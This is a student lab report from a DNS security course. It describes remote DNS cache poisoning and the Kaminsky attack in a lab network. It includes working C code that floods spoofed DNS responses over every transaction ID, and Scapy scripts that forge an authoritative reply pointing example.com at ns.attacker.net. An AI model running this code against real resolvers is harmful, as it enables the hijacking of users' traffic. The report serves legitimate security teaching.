LAB 6: Remote DNS Attack Lab

TASK 1: Remote Cache Poisoning


TASK 1.1: Spoofing DNS request

```
[04/02/19]\Shenava@VM:~/.../dns$ sudo ./dns
```

We run the udp code from source port given as client and the destination port given as the DNS server.


Here we try to trigger the target DNS server to send out DNS queries, so we can spoof the DNS replies.

In the below screenshots we notice that the queries can trigger the target DNS server to send out DNS queries on behalf of us.



TASK 1.2: Spoofing DNS Replies

```
[04/02/19]\Shenava@VM:~/.../dns$ sudo ./dns
```





We send a spoofed reply from the server to the user. In the above Wireshark screenshot, we notice that our attack is successful.

TASK 1.3: The Kaminsky Attack

```
[04/02/19]\Shenava@VM:~/.../dns$ sudo ./dns
```

We run the code from user to server and notice the below.






When we check our server cache we don’t find the required result as we don’t have the needed zone files on our local server. But from the above Wireshark screenshot we see our DNS query and response attack is successful.

TASK 2: Result Verification

```
[04/02/19]\Shenava@VM:~/.../dns$ sudo ./dns
```



I can see on the Wireshark the attack taking place
When on server the dumpdb file is checked it doesn't show any trace initially and needs hours for execution.

We see trace the attack on Wireshark as shown in the screenshot above.

Code:

Dns.c

```
#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <unistd.h>
#include <netinet/ip.h>
#include <libnet.h>
#include <errno.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
```

```
#include <string.h>


struct ipheader {
   unsigned char iph_ihl:4, iph_ver:4;
   unsigned char iph_tos;
   unsigned short int iph_len;
   unsigned short int iph_ident;
   //unsigned char iph_flag;
   unsigned short int iph_offset;
   unsigned char iph_ttl;
   unsigned char iph_protocol;
   unsigned short int iph_chksum;
   struct in_addr iph_sourceip;
   struct in_addr iph_destip;
};

void main(){
   char string[5];
   const char charset[] = "abcdefghijklmnopqrstuvwxyz";
   srand(time(NULL));
   //Sending out request and r
   FILE * f1  = fopen("query.bin", "rb");
   FILE * f2  = fopen("response.bin", "rb");

   if(!f1 || !f2){
      perror("Can't open bin files");
      exit(0);
   }

   struct sockaddr_in dest_query;
   struct sockaddr_in dest_response;


   int enable =1;
   //Create a raw socket
   int sock = socket(AF_INET,SOCK_RAW,IPPROTO_UDP);

   setsockopt(sock,IPPROTO_IP,IP_HDRINCL,&enable,sizeof(enable));

   //Destination info for the query
   dest_query.sin_family=AF_INET;
   dest_query.sin_addr.s_addr=inet_addr("10.0.2.10");
   dest_query.sin_port=htons(53);
```

```
//Destination info for the response
dest_response.sin_family=AF_INET;
dest_response.sin_addr.s_addr=inet_addr("10.0.2.10");
dest_response.sin_port=htons(33333);

//For requests
unsigned char ip1[100];
int q = fread(ip1, 1, 100, f1);
//For responses
unsigned char ip2[200];
int r = fread(ip2, 1, 200, f2);

int x = 0;

while(1){
   for( int i = 0; i < 5; ++i){
      //string[i] = '0' + rand()%72; // starting on '0', ending on '}'
      int key = rand() % (int) (sizeof charset - 1);
      string[i] = charset[key];
   }
   string[5] = '\0';

   //For requests
   memcpy(ip1 + 41, string, 5);

   //For responses
   memcpy(ip2 + 41, string, 5);
   memcpy(ip2 + 64, string, 5);

   printf("%d", x);
   if(sendto(sock,ip1,q, 0,(struct sockaddr *)&dest_query,sizeof(dest_query)) < 0)
      {
         printf("Sending query error");
         close(sock);
         return;
      }
      else{
   //Sending responses
   for(int count = 1; count<65535; count++)
   {a
      unsigned short id[2];
      *id = htons(count);
```

```
        memcpy(ip2+28, (void*)id, 2);
         if(sendto(sock,ip2,r, 0,(struct sockaddr *)&dest_response,sizeof(dest_response)) < 0)
             {
                printf("Sending response error");
                close(sock);
                return;
             }
     }

     printf("sent request %d\n", x);
  }


        x++;
}

}
```

Scapy code:
Query.py

```
#!/usr/bin/python
from scapy.all import *

IPpacket = IP(src="10.0.2.11", dst="10.0.2.10")
UDPpacket = UDP(sport=33333, dport=53, chksum=0)
targetName = 'mrudu.example.com'
Querysection = DNSQR(qname=targetName)
DNSpacket = DNS(rd=1, qdcount=1, qd=Querysection)

QueryPacket = IPpacket/UDPpacket/DNSpacket

with open('query.bin','wb') as f:
        f.write(bytes(QueryPacket))
```

response.py

```
#!/usr/bin/python
from scapy.all import *

IPpacket = IP(src="93.184.216.34",dst="10.0.2.10" )
UDPpacket = UDP(sport=53, dport=33333, chksum=0)

targetName = 'mrudu.example.com'
targetDomain = 'example.com'
```

```
Querysection = DNSQR(qname=targetName)
Answersection = DNSRR(rrname=targetName, type='A', rdata='1.2.3.4', ttl=259200)
NSsection = DNSRR(rrname=targetDomain, type='NS', rdata='ns.attacker.net', ttl=259200)
DNSpacket = DNS(id=0xAAAA, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=1, arcount=0,
qd=Querysection, an=Answersection, ns=NSsection)
Responsepacket = IPpacket/UDPpacket/DNSpacket
with open('response.bin','wb') as f:
        f.write(bytes(Responsepacket))
```